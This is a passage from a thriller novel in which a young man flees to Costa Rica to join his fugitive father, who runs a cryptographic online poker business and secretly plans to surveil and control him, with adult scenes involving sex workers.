The address Robert was heading for was in Monterrey, Mexico. He got the address in a box from his father, along with several large bricks of cash and numerous sets of fake identification. It was only a week ago that he had cracked his father's little crypto challenge, but it felt a lot longer ago than that. It felt like a whole new life ago.

There was a bus from Reynosa to Monterrey, which was a big reason why Robert had picked here to cross. The bus out of town was touted as a feature of Reynosa. *"Easy to get someplace interesting!" is a strange thing for a tourist town to advertise*. He figured it was a case of giving people what they want. Reynosa had probably cornered the last-minute trinket trade for the tourists on their way back home.

Finding the bus wasn't hard. Robert made sure to be there in time to catch it and that was the major activity of the morning in town. He simply queued up with the rest of the tourists to buy his ticket and then had to look nonchalant for an hour until the bus departed.

The bus ride to Monterrey was long and uneventful; judging by the signs, he was on Highway 40 the whole time. Near Reynosa, there was more green than he had expected. As they approached Monterrey and the bus gained altitude—enough to make his ears pop at one point—the area turned into the desert he had assumed would be south of Texas. Outside the windows, he saw

small towns and mostly PEMEX gas stations; a lot of them. He couldn't remember if he had seen any other brands or not.

The main distraction consisted of him removing the packets of money from his legs, along with a bunch of his leg hair, while in the bus toilet. The smell only added to the experience. After he returned to his seat, money now in his bag instead of strapped to his person, he settled down for the remainder of the ride. He wished he had his iPod. He could have bought one on the way, but then he would have had to worry about getting it across the border. Besides, how would he have filled it with music? He wasn't about to use the iTunes store while on the run, or buy a bunch of CDs or the laptop needed to rip them. Maybe once he settled in Mexico.

There was a line of taxis waiting at the bus station for the arriving tourists. He had decided on the bus that he would head straight for the address he had; there didn't seem to be any reason to wait, and what else was he going to do? He didn't know much about his current situation and he was more than ready for a conclusion to his week on the run.

He didn't have far to go, the taxi ride lasting about 10 minutes. Fortunately, the neighborhood didn't look too dangerous. He paid his fare with an overly large bill and gestured to the driver to keep the change. He stood in front of the door to the address he had memorized a week ago; he had ditched the printed version on the first day.

It appeared to be a somewhat run-down apartment. He rang the doorbell. After a few moments, an older, brown-skinned man opened the door and stared at him, looking surprised. He patted himself down and produced a piece of paper from a pocket, a photograph. He tried casually to compare the photo to Robert's face and then quickly shoved it back in a pocket. He said "Señor Knoll?"

Robert replied "Uh, yeah. That's me. Is my father here?" Appearing to be in a minor panic, the man gestured with his palms to the floor and said "Aquí! Wait here!" and gingerly closed the door, keeping an eye on Robert until it was shut.

He had felt a momentary terror when the man mentioned his real last name. Of course, they would know who he was here; he was expected. They wouldn't know which ID he had chosen to travel with, what other name to

call him by. He waited, looking around, for what he wasn't sure. He supposed he was on the lookout for an ambush of some sort.

He heard a door close inside and continued to wait. He started to get antsy after two minutes of waiting and rang the bell again at five minutes.

No one answered the door despite his ringing the bell several times. He found the door unlocked and poked his head in. Calling out, he received no answer aside from the echo that told him the place was too empty. The place had furniture, in a pre-furnished apartment kind of way. But there were no personal items, just what you might find in a hotel room. There was no sign of habitation other than the food garbage in the trashcan.

Empty rooms. Robert found the door he had heard; it opened into a small back yard with a side gate. No sign of the man who had answered the door. He made a cursory search of the apartment—one bedroom, a kitchen/dining/living room, and a bathroom—he couldn't find any kind of note or package.

He hadn't prepared himself for the possibility that his father wouldn't have things set up for him when he got here. His father didn't leave things unplanned, didn't forget details.

His fear of abandonment in Mexico turned out to be worse than that of running in the U.S. In his panic, he couldn't conceive of any plan other than running back home. Robert exited the front door of the apartment and spent several minutes walking back and forth on the block in front of it, looking for the man who had answered the door. He had nearly convinced himself that he was overreacting, that he was obviously supposed to stay at the apartment until someone came for him, and that he should give it a few days. He just had to find himself places to eat in the neighborhood, which shouldn't be too hard. He had seen several on the ride in and could even see a little restaurant from where he stood….

As he sweated in the sun in front of the apartment, a black SUV rounded the corner at the end of the block. He imagined this was the kind of vehicle prompting the deposit at Customs. The SUV continued toward him, coming right up to the front of the apartment, chasing him back onto the sidewalk. A ray of blind hope overtook him; he imagined the driver must be the guy who answered the door—he had gone to get the car! But no, Robert could clearly see it wasn't the same man driving and he was alone in the vehicle.

The driver stepped out of the car; he was a younger man, wearing a straw cowboy hat over a black ponytail. He looked at Robert as if he were going to say something. He was smiling, smirking. And he had bad teeth. He spun on his heel and purposefully walked away, not saying a word. Maybe he thought this was Robert's place and he was mentally daring Robert to say something about him parking in front of his house. As if to confirm that he meant exactly that, the SUV emitted the loud chirp-chirp, clunk of a car lock remotely activated. The driver, still walking away, had his hands in his pockets. He must have hit the button on his key fob.

Robert watched the man's back until he rounded the same corner on foot that he had just come around a couple of minutes ago in the SUV. Chirp-chirp, clunk. Robert automatically glanced at the door locks and saw that they were in the UP position, unlocked. Did the guy accidentally hit the button again in his pocket? Wasn't he way out of range? Robert couldn't see him anymore.

Chirp-chirp, clunk. Robert could hear a faint, tinny female voice from within the car. "Onstar. Sir, were you able to enter the vehicle? Sir?" After looking up and down the sidewalk briefly, Robert opened the driver's side door and stuck his head in. "Um, hello?"

"Yes sir," the SUV said. "Are you able to retrieve your keys?"

Robert glanced around the cab, which was immaculate. Nice white leather seats. He saw a key in the ignition. "Yeah, the keys are here. But, uh…the other guy, he…."

"Thank you for using Onstar, glad we were able…" and the woman's voice switched to a man's voice, one that he knew from before he had even learned how to speak.

"Get in, Bobby."

His father stayed on the car's built-in phone long enough to confirm that Robert had the directions on the car's GPS screen and to say he would call again by the time Robert got to the airport, that it wasn't safe to talk this way. Robert was thoroughly creeped out, not only because he had just talked to his

father for the first time in a couple of years, but because of how the voice came through the car's stereo system. It gave his father the Voice of God.

He was relieved to be on the next leg of his trip, but the sick feeling at the bottom of his stomach ate away at his excitement. As expected, his father had planned every detail, leaving him no choice but to follow the plan. If he wasn't willing to go along, things would get difficult in a hurry.

He followed the turn-by-turn directions of the GPS, which spoke perfect robo-American. He couldn't help but pause to admire the quality of the speech synthesis; things had come a long way since he had first played with MacInTalk. He wondered if it was full-text synthesis or if it only had a canned list of words.

He spent most of the short drive to the Monterrey airport thinking about technology, ignoring the scenery and more difficult things he could be thinking about. As he pulled into the airport parking lot, the sound system interrupted his reverie. "Bobby."

"Yeah, Dad? Are you going to tell me what is going on now?"

"I wish I could tell you more, but I don't fully trust this communications channel. I'm sorry. But I will explain everything in person soon enough. You're in the parking lot, right? Go ahead and park, and leave the keys. Do you have some local currency on you?"

Robert didn't even flinch at the fact his father knew he was in the parking lot. He was looking right at the GPS unit, no mystery there. "Yeah, I've got some pesos, why?"

"You've got a little wait before your flight. Get something to eat inside the airport. Your contact will find you. Do you have anything else you are traveling with? Anything from the package I sent?"

"Uh, yeah. Some of it. How much…?"

"Fine. Make sure you leave it with your contact. You're under my care from this point on. Are you clear on what you need to do?"

"Sure. Go eat, wait for my contact, and give him, uh, everything left. But what if I need to…?"

"Relax. I'm taking care of it. Goodbye." Click.

Robert stared at the lifeless dashboard speaker. "*Bye,*" he thought.

Of the choices available in the airport, Robert found McDonalds to be the most appealing. He was eating a Big Mac, which tasted a little different than the ones back home. It had come in a Styrofoam box; he couldn't remember getting that kind of container since he was a kid. He assumed Styrofoam wasn't politically correct back home. He wasn't worried anymore; he felt strangely reassured, like everything was going to be alright.

In his peripheral vision, he saw a cute, young Asian-looking woman with long, straight, black hair enter the restaurant. She caught his glance and her face blossomed into a huge smile. "Bobby!"

She strode purposefully towards him, dragging a huge suitcase on rollers behind her. He started to stand as she approached and she threw her arms wide as if gesturing for a hug. She was short, so he bent down, holding his arms halfway out, unsure of the hug situation.

She threw her arms around his neck and clamped her mouth over his, giving him a long, wet kiss. After a second or two, he just went with it and wrapped his arms around her. Her hands roamed over his body, groping his butt and fondling the front of his pants. Then she abruptly broke the kiss and stepped back. "Look at you! How are you?" She playfully slapped at his chest.

She sure is touchy-feely. "Um, fine? How have you been?" He had no idea what to say.

"I am fantastic! It's so great to see you! But I shouldn't keep you; you'll be late for your flight. Whoops!" She had backed up into her suitcase and knocked it over. It was now lying next to Robert's bag, where his money was. "I got it." she said.

He watched as she bent to grab her suitcase. Almost quicker than he could see, she opened the top of her suitcase and flopped it over the top of his. When she flipped it back the other way, it closed and his suitcase was gone, inside. It took less than a second. He almost said something, and then he caught her wink. He glanced around the restaurant to see if anyone else saw, but everyone appeared to be avoiding looking at the loud couple.

"Clumsy me! Now, you've got your ticket and passport? You don't want to be late." He gave her a funny look and started to shake his head no.

"Silly!" and she slapped at his chest again. This time he heard paper and felt his shirt move. He looked down and there was a folded collection of paper sticking halfway out of his shirt pocket.

He raised an eyebrow and looked at the paper, playing along. "Yup, I've got my ticket, right here." She grinned. He continued to stare at her while he checked his pants pockets. He came up empty on one pocket that should have had his ID. He normally kept his money in his front right pocket and, checking there, he could feel what he assumed were the pesos he had exchanged on his way into the country. Feeling around a bit more, he grabbed what felt like a thin book.

"And here is my…" he pulled it out and verified it was a "passport." As casually as he could, he flipped it open to the picture: the same picture of himself he had seen on numerous ID in the recent past. He turned it and read the name; Robert Kelvin.

"Looks like you're all set!" she bubbled. "Have a good flight. Better hurry, you don't want to miss it. I gotta run too, bye-bye!" Then she gave him a slap on the butt and pranced off, dragging her suitcase behind her.

He shook his head and checked his ticket. If he had the time right, it boarded in 30 minutes, destination San Jose, Costa Rica. He walked toward the signs that pointed to his gate. He had nothing with him except an airplane ticket, a passport, a little less than $1,000 U.S. in foreign currency, and the clothes he wore.

His first-class, six-hour Mexicana flight was very relaxing. He enjoyed the drinks and his meal, and even got in a nap. This was the least stressful bit of travel he had had in quite some time. Well, it had only been a week, but it had felt far longer. As the plane touched down in San José, Costa Rica, he could feel the tension drain right out of his neck and shoulders. For the first time since he had set out, he felt only excitement.

Being in first class, he was among the first to walk off the plane. He walked straight toward baggage claim even though he had no bag. He liked to travel with a small roll-around, if possible, so he didn't have to check anything. None of that was a problem this time. It was liberating in a small way.

He wasn't even worried about the next step in his journey. He was fully confident that the details would present themselves. And there he was, a man with light-brown skin, wearing a suit and sunglasses, holding a clipboard with "Kelvin" written on it in large block letters. Robert walked right up to him and smiled.

"Señor Kelvin, your limo is ready. This way."

The limo driver left Robert at the curb while he went to pull the car around. The airport looked pretty much the same as any other airport. The building had a huge glass front with ceilings several stories high. Robert could think of multiple airports he had seen with huge, high ceilings in front, usually with some bizarre sculpture dangling from them.

Outside, the only obvious difference was the uniforms that the curb cops wore; the black jumpsuits looked like they might be made of nylon. It struck him as a slightly more military look. He decided it was the baseball-style caps and the names on the breast pockets. It reminded him of a black version of the U.S. Army uniform.

He could see from the whistle blowing and shooing of cars that they were the same petty tyrants you found at any American airport. He saw a black Cadillac with tinted windows driving towards him. It stopped, double-parked, and his driver hopped out to hold the back door open for him. The cops didn't hassle his driver. He jumped in and they were on their way.

The car wasn't a stretch, but from the inside, it was clearly configured to be a limo: tinted windows, cream-colored leather seats, TV, holders for liquor and glasses—though empty now.

Even though he had been in the car for several minutes, the driver hadn't struck up a conversation. It struck Bobby as unusual. Every cab or limo driver he had before had been chatty, especially if Robert was riding by himself. Not this guy, for some reason. Maybe there was a language barrier? Regardless of the reason, Robert chose not to break the silence.

He looked out the window. They were on some major highway; he could see signs with a "1" on them. He could see what must be downtown in the

distance, though it didn't look like they were heading in that direction. But more than anything, it was the mountains and forests that caught his eye. The place had tons of green: the shiny greens you might see in a movie jungle as well as the duller greens of trees. He kept losing sight of things as they drove between hills and groups of trees that blocked the view. He would try to track a tall building in the distance and it would disappear behind a hill. He would be checking out a volcano and they would drive through a tunnel of trees.

With nothing to do—no books or magazines, no phone, and no pocket computer—he just stared out the window. He didn't even have a way to tell the time. He had never gotten used to wearing a watch, always relying on a pocket gadget in case he needed to know, and he couldn't see a clock on the dash of the limo. His best estimate said they had been driving for a half hour since leaving the airport, when they exited the major road.

They spent maybe another 15 minutes on what didn't qualify as city roads since they weren't in the city. He would have said country roads, given the scenery, but the road itself was a bit better than that, at least initially. There were never any bad roads, no dirt roads. But as they drove steadily into the hills, the intersections became sparse and there were fewer houses. The last three minutes of the journey took place on a newly paved, roughly single-lane drive that ended at a huge metal gate. The gate was probably fifteen feet high, had spikes at the top, and opened in the middle. Attached to stone pillars on either side, it looked every bit the classic haunted-mansion gate.

The driver stopped at the gate for a few moments and it opened inward. Robert didn't see him signal or call anyone. Beyond the gate was a big circular drive in front of a mansion, a huge white building with a red tile roof. It immediately struck him as stereotypically Latin American in style.

The driver came around to open his door and he got out. As he stood looking at the front of the house, he surveyed the line of arches along the front of the building at the first floor, and the left and right ends, which were raised up almost into towers.

Even more striking than the building itself was the jungle; it surrounded the house, threatening to engulf it. It looked as if the house had been dropped onto a chunk of raw jungle, squashing the trees into the shape of a foundation.

He didn't have much time to ponder landscaping as the driver led him up the short flight of steps to the front door and opened it for him. Robert

walked across the threshold into a large foyer with staircases going up either side. Directly in front of him, across the tile floor, stood a large man; Robert wasn't quite sure for a moment….

"Hello, Bobby." said his father.

"Dad!" At a glance, his father had put on a significant amount of weight since Bobby had last seen him. He had lost the chiseled military appearance present during Bobby's younger life. His hair was a little longer, too. When Bobby reached him, he started to put his arms out, unsure if he should go for the hug. His dad settled it by grabbing his right hand firmly for a handshake and clapping him on the left shoulder. His dad had never been much for physical affection, even when he was growing up.

"It's good to see you! You're looking great, Bobby."

"I'm glad to see you too, Dad. Now what the heck has been going on with you? I…."

"Just a sec, Bobby. Thank you!" He called loudly to the driver, making a dismissive wave. The driver made a slight bow and pulled the front door closed behind him on his way out. "Let's go into the library and talk."

His father placed his hand on Bobby's back and led him through a door on one side of the foyer into a gorgeous library with high ceilings, floor-to-ceiling dark-wood bookcases, ladders on railings…the works. In the back of the room was a large desk made of wood that matched the bookcases. His father led him toward a pair of stuffed red chairs located on either side of a table holding a tray of food and drinks. As they passed some of the books, Bobby admired the matching leather-bound classic editions. They looked new and untouched.

They sat in the plush chairs and his father offered Bobby some sandwiches. Bobby accepted; he hadn't had a proper meal in a while, just airplane food. After a brief pause, where he appeared to be looking for the right words, Knoll Senior began to talk.

"Well, let's start with why I'm here. I'm running an on-line poker site, Player2Player Poker, and the parent company, Kline Communications. Down here, I'm known as Robert Kline."

The pissed-off look on Bobby's face said more than his words. "Uh huh. What does that have to do with you disappearing for a couple of years and every federal law enforcement agency being after you?"

"I'm sorry Bobby, let me back up a little bit. You know I had some money from when my company got bought a few years ago in the dot com boom, right? I got to know some of the investors; we started chatting about investment strategies involving on-line poker and crypto protocols. Some of those guys are big-time poker players, too. I knew about some crypto research into gaming protocols and could talk the talk. A lot of the crypto geeks are poker players, too. They had made a decentralized poker-playing algorithm: no cheating possible, no central poker server necessary. I agreed to run the business, and we started to set up shop here in Costa Rica, for legal reasons."

Bobby's frown deepened "Because on-line poker is illegal in the U.S."

He nodded. "The only possible loophole is offshore casinos. And this was before they were even looking into passing specific laws about on-line gambling."

"So how long have you been down here?"

Knoll sighed. "I've been here a year now; about when the feds started visiting you, right?"

Bobby folded his arms over his chest and nodded slowly, fire in his eyes. "And the year before that?"

"Before that, I had sort of sequestered myself to work on some details of the math and proofs, run some numbers for the business, that kind of thing. It was important that we not let any potential competition learn about what we were up to. Plus, you know I never did quite recover from losing your mother. I…guess I just kind of threw myself into my work. Then some things happened that were out of my control. Let me explain the game protocol to you…."

"Look Dad, I'm not interested in the damn protocol!"

Knoll cut him off with a stern look, all apologies leaving his face. "Now you listen to me, Bobby, you give me a chance to explain. I'm still your father, and I won't be spoken to like that, you hear me?"

Bobby could feel the anger burning behind his face. He stared straight at Knoll, silent.

"The protocol we came up with works with e-money. When you play Player2Player, all the communications are between the player's machines, the central game server isn't involved. During the game, the server acts mostly as a trusted timeserver for the protocol and as the electronic mint. To buy into a game, you use a certain amount of e-money. The central server is involved only to record that e-money has entered a game and when you need to convert between real money and e-money. That was where the investors wanted to be. They had what was maybe the first viable business plan for e-money; the on-line poker hook. They simply took a small percentage for each transaction."

"When someone bought into a game, we took a percentage. When someone cashed out of a game, we took a percentage. When some converted between real money and e-money, we took a percentage. Market research indicated that players would love it. Technically, there was no actual money while in play. There were no records to track players by until they wanted to buy in or cash out some real money. Technically, we weren't even involved in the poker play. We simply converted currency and signed timestamps that a variety of protocols could use."

"We even included an onion-routing network as part of the client software; a darknet of sorts. That way, you couldn't even use traffic analysis to see where the players were, so you couldn't track down who was playing. If you had Player2Player installed, you were always participating in this onion routing network, even when you weren't playing."

Bobby waited for him to continue and when he didn't, said "So what? Why does that make you disappear?"

"Don't you see anything that a paranoid government would have a problem with? We created an untraceable currency that runs over an untraceable network for an illegal game, which means they can't track funds for taxes. It could only have been worse if they had worked in a kiddie porn angle. We filed our patents and they classified them! My name was on those patents and I have a clearance."

With perhaps a touch of concern, Bobby prompted "And?"

"I have…had…a fairly high clearance. An old friend of mine at the Agency tipped me off. There was discussion of a treason charge. You under-

stand what I'm saying when I talk about treason? Someone up the chain didn't like the idea that an ex-NSA employee, who still held a clearance, was going to be involved in an illegal, on-line casino with an unsecured bank and an untraceable transfer mechanism. I would have gotten the Guantanamo treatment: no lawyers, no trial, and no contact with you and Jenny."

"I find that a little hard to believe, Dad. It couldn't have been as bad as that."

Knoll shook his head. "Believe it. If I hadn't had advance warning, I wouldn't be here. I wouldn't be anywhere, not that you could find me. So I ran. The investors had already secured resources in Costa Rica and had hired programmers to start coding against the protocol. I came down here to see if I could pick up the pieces. The other investors all pulled out, of course."

"Well if that's true, they know where you are now, right? Is Player2Player on-line already?"

"Yep, for a month. They know where I am, Bobby, they just don't want me that bad. They don't send the assassins after just anyone, you know." He chuckled.

Bobby didn't find it funny. "So why were they trying to arrest *me* last week if they aren't still after you?"

Knoll looked apologetic again. "You have to realize, some higher-up has pulled the order to drag me in. You are just fallout. The guys in charge may have decided to pull the plug, but the paperwork that has trickled down to the grunts will live on for years. And I'm afraid I didn't do you any favors with the money trail, either."

"Yeah, thanks a lot Dad. A bunch of money I couldn't use, agents coming around all the time, and I can't even have a proper bank account anymore. Why?"

"Well, you figured out the code, didn't you? You know, I'm proud of you for figuring that out. You did that under everyone's noses."

Despite everything, Bobby felt a little pride at that. As long as he could remember, he had been seeking his father's approval and never quite getting it. He also felt a little stupid that he had endured so much hardship caused by his father, yet was appeased by even a tiny bit of praise. He glared anew at the thought. "Next time, don't drag me into your mess."

"I'm sorry, Bobby, I never meant to have this happen to you. This wasn't supposed to happen at all, but you were in it from day one. Nothing I could do would have fixed that, and I had to get a message to you, to explain. It wasn't fair for me to leave without you knowing what happened; not after what happened with your mom. You know, I'm stuck here, for good. The top of the food chain may no longer care about me, but that doesn't mean I can ever set foot on U.S. soil again. I can't get sloppy because if I do, one of those grunts with orders might make me his pet project."

Bobby felt some genuine sympathy now, but he wasn't placated. "What about all these agents tell me you stole a bunch of money? Is there any truth to that?"

Knoll sighed. "That's the story they're giving the grunts. The guys in charge labeled it stolen because it existed outside of the tax system, and they couldn't tolerate that. As far as they are concerned, I'm stealing from the government itself. I might as well be counterfeiting. Plus, there are the investors. They scattered like rats, but don't think for a second that they have forgotten about their money. Heh, I could give it back to them now, but they can't legally take it." He seemed pleased at that.

"So what happens to me? I can never go back either?"

"Well, it's not exactly like that. We have to be careful about timing and places and having stories straight. I snuck you out; I can sneak you back in. But it's not a good idea right now, things are too…hot. They were going to pick you up before you left, right?"

"Yeah. How did you know that?"

Knoll winked. "You don't expect your old man to not keep an eye on his kids, do you?"

Once again, his father seemed to find more humor in the situation than he did. "No, Dad; I guess I didn't expect any less from you."

Then Knoll said, "But for the moment, the immediate needs. We have corporate apartments downtown, not too far from the offices. I'd be happy to put you up there; I think you'll like the place. After all, a young single guy needs his own place; he doesn't want to be staying with his old man, does he? Way out here away from town?

"I don't have a lot of choice, do I? I'll check them out."

"Good. Hey, have you kept up your reverse engineering skills over the years at all?"

"Yeah, some. I still do a little malware analysis sometimes. Why?"

"Well, I wonder if you'd like to earn your keep a little?"

Bobby looked suspicious. "Maybe. What do you have in mind?"

"I wonder if you could take a look at some poker clients; a little competitive analysis. I've got some suspicions that our competitors' software might be putting a little something…extra on player's machines. That and I'm interested in their general level of security. Is that something you know how to do?"

"Yeah, a little. I've done some of that kind of thing before. But why is that of interest to you; it sounds a little shady."

"Well, you have to realize that Player2Player works quite differently from other poker systems and we want to highlight our special features. We have all these security mechanisms, pseudonymity, e-money, things like that. If there are areas where we are better than our competition, we would like to know about it. We could probably use that as a marketing point. Plus, if you happened to find anything juicy, we might even release a security advisory to help enhance the Player2Player brand. A casino issuing a security advisory—what could seem more above-board and respectable?" he smiled.

That actually appealed to Bobby. "It won't hurt me to have a look. I will need some equipment and software, though."

Knoll smiled. "Don't worry about that. We have a good IT shop."

"Alright then. But I'm curious; don't you already have some guys that can do this kind of thing?"

"Yes, but…it's a special project. I didn't want to give any extra work to my existing people. There's also a confidentiality aspect to this particular work. If you could keep the specifics of what you're going to be working on to yourself that would be helpful." Knoll looked at his watch. "I have an appointment that unfortunately I can't cancel. Can I have the driver take you to town? I can come by the office tomorrow and check on you. It's good seeing you again, Bobby."

"You too, Dad. I'll see you tomorrow."

Bobby didn't feel like he had nearly as many of his questions answered as he deserved.

The drive to town took just a little less time than the drive from the airport. Robert still had nothing to do during the ride but look out the window. But night had since fallen and the first 15 minutes of the drive were pitch black except for the limo's headlights.

After a quarter hour on the highway, Bobby could see the city proper. It was lit up like any other major city, though the buildings were perhaps not as tall as the biggest cities in the U.S. Once in the city itself, there were enough streetlights for him to sightsee. Tired of looking through the tinted window at night, he put the rear window down and enjoyed the warm evening air. He watched the people on the sidewalks and looked at all the signs he couldn't read.

The driver pulled over in front of a big pink hotel; there was a sign that said "Hotel Del Ray" in front. The driver came around and let him out. He stepped onto the curb and saw a man standing there looking at him. The man was about his height with light-brown skin, long jet-black hair, and a thick black moustache. He looked like he might be in his thirties. He was wearing tight slacks and a shiny, light blue shirt with a few buttons undone, exposing a couple of gold chains. He had on some kind of reptile-skin boots with matching belt.

He stepped forward and held out his hand "Robert? I'm Miguel. I've been asked to show you around a bit. Welcome to San José." Miguel had enough of an accent to be noticeable, but nowhere near enough to interfere with the clarity of his English.

Bobby shook his hand. He wondered why Miguel was dressed like he was going to the 1970s.

Miguel looked him up and down. "I guess this will do until we can get you some new clothes. Come on."

Miguel stopped for a moment. "Oh, I forgot. This is yours." He retrieved a phone from his pocket and handed it to Robert. It looked brand new and very thin. It had a Motorola "M" on it. He assumed it was a Razr or similar model.

"Nice! This is mine?" Miguel nodded. "Thanks. What's it for?"

"Just so we can get a hold of you when you're out or at home. We'll get you the charger tomorrow."

He slipped it into his pocket.

Miguel continued leading him around the hotel to an attached club called the Blue Marlin. Robert still marveled at the indiscriminate sections of jungle, even downtown. In front of the hotel were the street and more buildings. Behind it was a group of trees taller than the hotel. On the way around the hotel, they passed a few beggars, which Miguel ignored.

Inside, they made their way past televisions mounted to the walls showing sports; there were potted palm plants everywhere. He could smell food that reminded him of Mexican, but spicier. Inside one large room, he could see what looked like a small casino. He could see slot machines, card tables, and some sort of big spherical cage full of balls that almost looked like it might be for bingo.

Miguel noticed him looking. "You want to play some games?"

"Uh, no thanks. Not right now. Gambling is legal here, I guess?"

Miguel laughed. "Sure. Lots of stuff is legal here."

Miguel headed toward a bar area, next to a dance floor. While it wasn't exactly disco, it was certainly dance music. "You going to dance with the ladies?" He could see a number of young women dancing on the dance floor, many of them not bad looking at all. He was a little surprised at some of the guys dancing with them. A lot of older guys. A lot of white guys, too. Apparently, Miguel knew where to bring the tourists. Maybe the girls knew where to hang out to get the relatively well-off Americans to buy them drinks?

"No, I'm not much of a dancer." He wasn't, either. He'd had complaints about that from a few girlfriends.

Miguel turned to the bartender and fired off some high-speed Spanish. Miguel pulled some colorful money from his pocket, and plopped it on the bar. He had wondered why the U.S. bills were so monochromatic compared to those from most other countries.

"Hey, can I see one of those?"

Miguel handed him a bill. It was blue and pink, and had 10 000 on it. *So this one was 10,000 whatevers*. There was a picture of a woman named Diez Mil Colones. It was the same amount that Miguel had put down for their drinks. He handed it back and Miguel shoved it in his pocket.

The bartender returned with a couple of drinks. Miguel grabbed his and held it up for a clink. Robert grabbed his and did likewise.

"Drink up!" commanded Miguel.

"What is it?" It was in some kind of margarita glass, had ice, and was blue. No umbrella, just a straw.

"It's a drink. You drink it. Drink!"

Thanks for the explanation, Robert thought. He drank. It tasted good; he barely noticed the alcohol. He wasn't driving in any case; no car. Heck, no license.

The song changed and a couple of the young ladies wandered over. They were both brown-skinned, but lighter than he would have assumed. They might have been white girls with tans, but something about the facial features said differently. Not that it was bad-different; they were both quite cute. One had dark brown hair, the other was dirty blond. He also hadn't expected blond hair, but that could be a dye job. As they got a little closer, he decided their noses were a little different than the girls back home. And something about their eyebrows. Ah, yes—both girls had black irises, making their eyes look like all pupil. They both had on patterned skirts and blouses that bared their midriffs. The brunette girl's top had less "top" and was mostly sleeves.

Combined with their beautiful smiles, now that they stood in front of them, he decided he liked the overall effect. "Hiii", the blond girl cooed. She even had a Spanish accent on the "H" in "Hi". He found it adorable. The brown-haired girl looked into his eyes while she twirled a lock of her past-shoulder-length hair, and pivoted slowly back and forth on the ball of one foot.

So, they are *here for the drinks*, he thought. He had no problem with that. Then he realized he didn't have any of the right kind of cash. He had a pocket full of pesos, which he assumed were useless. He leaned over to Miguel and whispered as quietly as he could in a loud bar. "Hey, uhh…all I've got is Pesos. I don't suppose they will take those here, or I can get them changed?"

Miguel laughed again. "Don't worry; I'm your host tonight. It's all company money, so you just order what you like and I'll take care of it."

"Cool." He turned to the girls, "Ladies! Can we buy you some drinks?"

They giggled and nodded. Before he could turn around to say anything, the bartender walked up with two more of the blue drinks. Robert handed the drinks to the ladies, who took them and sipped at the straws.

Another upbeat song started, and the brown-haired girl said "Dance?" and grabbed his hand. "Uhh…" he looked at Miguel, who shrugged.

"Sorry, I don't really dance."

"Oh," she pouted. She even stuck out her lower lip a little.

The blond girl stepped in close and ran her fingers down his chest. "Do you want to go upstairs? Do you have a room here?" He suddenly found the way she said "you" with a hint of "J" very sexy. His eyes went wide and he looked at Miguel. Miguel shrugged. *Is she that drunk?* He thought. *I'm not going to get accused of date raping a drunk girl. Besides, she appears to be a bit of a skank*. He tried to find a way out of the situation without insulting her.

"Um, well, I'm here with my friend…" and he gestured to Miguel. Upon hearing this, the brown-haired girl sidled up to Miguel, put her arm through his, and smiled up at him.

Miguel laughed. "No, you go ahead if you want. We can get you a room."

He glared at Miguel. *Thanks a lot, Miguel*. He kept looking for an out. He pointed at the brown-haired girl. "But what about her?" The blonde girl slid an arm around the brown-haired girl's waist and pulled her in close. Their bare stomachs and side were touching.

The blonde spoke up again. "You like her too? You want both of us? You can take turns…."

As he watched how overtly the girls ran their hands over each other's stomachs, as they threw their hips out and posed, realization hit him like a truck. "Oh!…oh."

Miguel was failing to stifle his snicker. "I'm sorry, I thought you knew."

"I'm sorry, no. Er, not tonight. I can't…um, sorry"

They disentangled, but the blonde made one last try. She pressed herself up against him. "You sure? I do whatever you want."

"Yes! I mean, I'm sure that, no. No." He turned to Miguel. "Miguel, give me some cash…" Miguel's eyebrow went up as he looked around briefly and withdrew a wad of bills, holding it towards him. Robert spied a bill with 50 000 on it and worked that loose from the rest. *That's five times a couple of drinks worth*.

He handed the bill to the blonde. "Here, sorry to take up your time. This is for your trouble. Sorry for the misunderstanding." Her eyes lit up.

"For us?" she gasped. He nodded. She threw her arms around his neck and attacked his mouth with hers. His lips were smeared with her lip-gloss. Her tongue invaded his mouth and explored every inch. After what felt like a minute but must have been several seconds, she broke contact with a pop. He was stunned.

"Thanks you!" and the girls ran off chattering in Spanish.

Miguel seemed a little less jolly. "You know that much would have bought both of them all night, right?"

"No, I didn't," he admitted. "So, those were…."

"Ticas" Miguel finished.

"Ticas? That means, what, hooker?"

"Yes. Well, it means…'girls'. But, there are ticas and there are *ticas*, comprende?"

"I do now. Thanks Miguel, you're *real* funny."

Miguel seemed thoughtful for a moment, and then he seemed cheerful again. "Hey, you know where that tongue has been?" He laughed at Robert.

Robert's eyes went wide. He spun back to the bar. "Tequila!"

After his shot, he limited himself to drinks and flirting the rest of the night, politely declining the advances of the ticas.

Before Miguel poured him back into the limo later that night, he had even tried some dancing.

Robert Knoll Senior stood in the same spot on the tile floor where he was when he had welcomed his son earlier that evening. He said "Let's see what kind of ticas you have brought me this evening."

One of his assistants led in a line of six girls. He looked over the lot. As he walked down the line, he casually ran a hand over the chest of one of the girls. She smiled up at him. He went back down the line and stopped at the girl he had groped. "Strip." She did. He looked her up and down, examining her curves, and said, "She stays." He paused at a thin girl. "You." She pulled at the bottom of her blouse with a questioning look and he nodded. She stripped as well. "Her," indicating the thin girl. "The rest can go."

His assistant shooed them out. They would be paid for their time. The remaining two would make significantly more.

"Come," he commanded the girls. They gathered their clothes and, nude, followed him up the stairs. As he walked upstairs, he turned back to them and asked "Are you two friends?" The girls looked at each other and nodded fearfully.

"Good."

From the Diary of Robert Knoll, Senior

My son is now here with me. I cannot yet reveal everything to him; he wouldn't understand. Eventually he will come to accept what is his by right and inheritance, but until then, I must be careful how he is treated.

Every man wants his work, women, and indulgences. Great men are not complete without a great work. To accomplish a great work, a man should be free from mundane worries. He should have a woman who will support his work and understand his needs.

I have arranged to supply Bobby with all of these things. I know the work that will engage and satisfy him. I have a woman for him who will discover and fulfill his desires. He will not have to worry about clothing, food, or shelter. Those will all be supplied.

As a practical matter, my direct involvement must be minimal. My constant presence would only hinder his concentration. It would only give him opportunities to question, to doubt.

He seems willing to believe my carefully crafted fiction about why I have relocated to Costa Rica. It is important that he not lose faith in me. He needs time to understand his place as a ruler over people. The casino is not only a cover story; the business should prove very profitable and further build our estate.

It is a form of slavery. But even a great man must endure a period of training and humility before he ascends to inherit the kingdom of his father.

Soon, he will forget about leaving, about his previous life. To teach him, he will have no resources of his own, which might enable him to flee, to fail. His cell phone contains a tracker. His apartment and office have been prepared for monitoring.

He will have company whenever he is out of my direct control. If he doesn't like the woman I have selected for him, then she will find out what he does want and replace herself. But she will do whatever it takes to make sure he is pleased with her.

Back in the Saddle

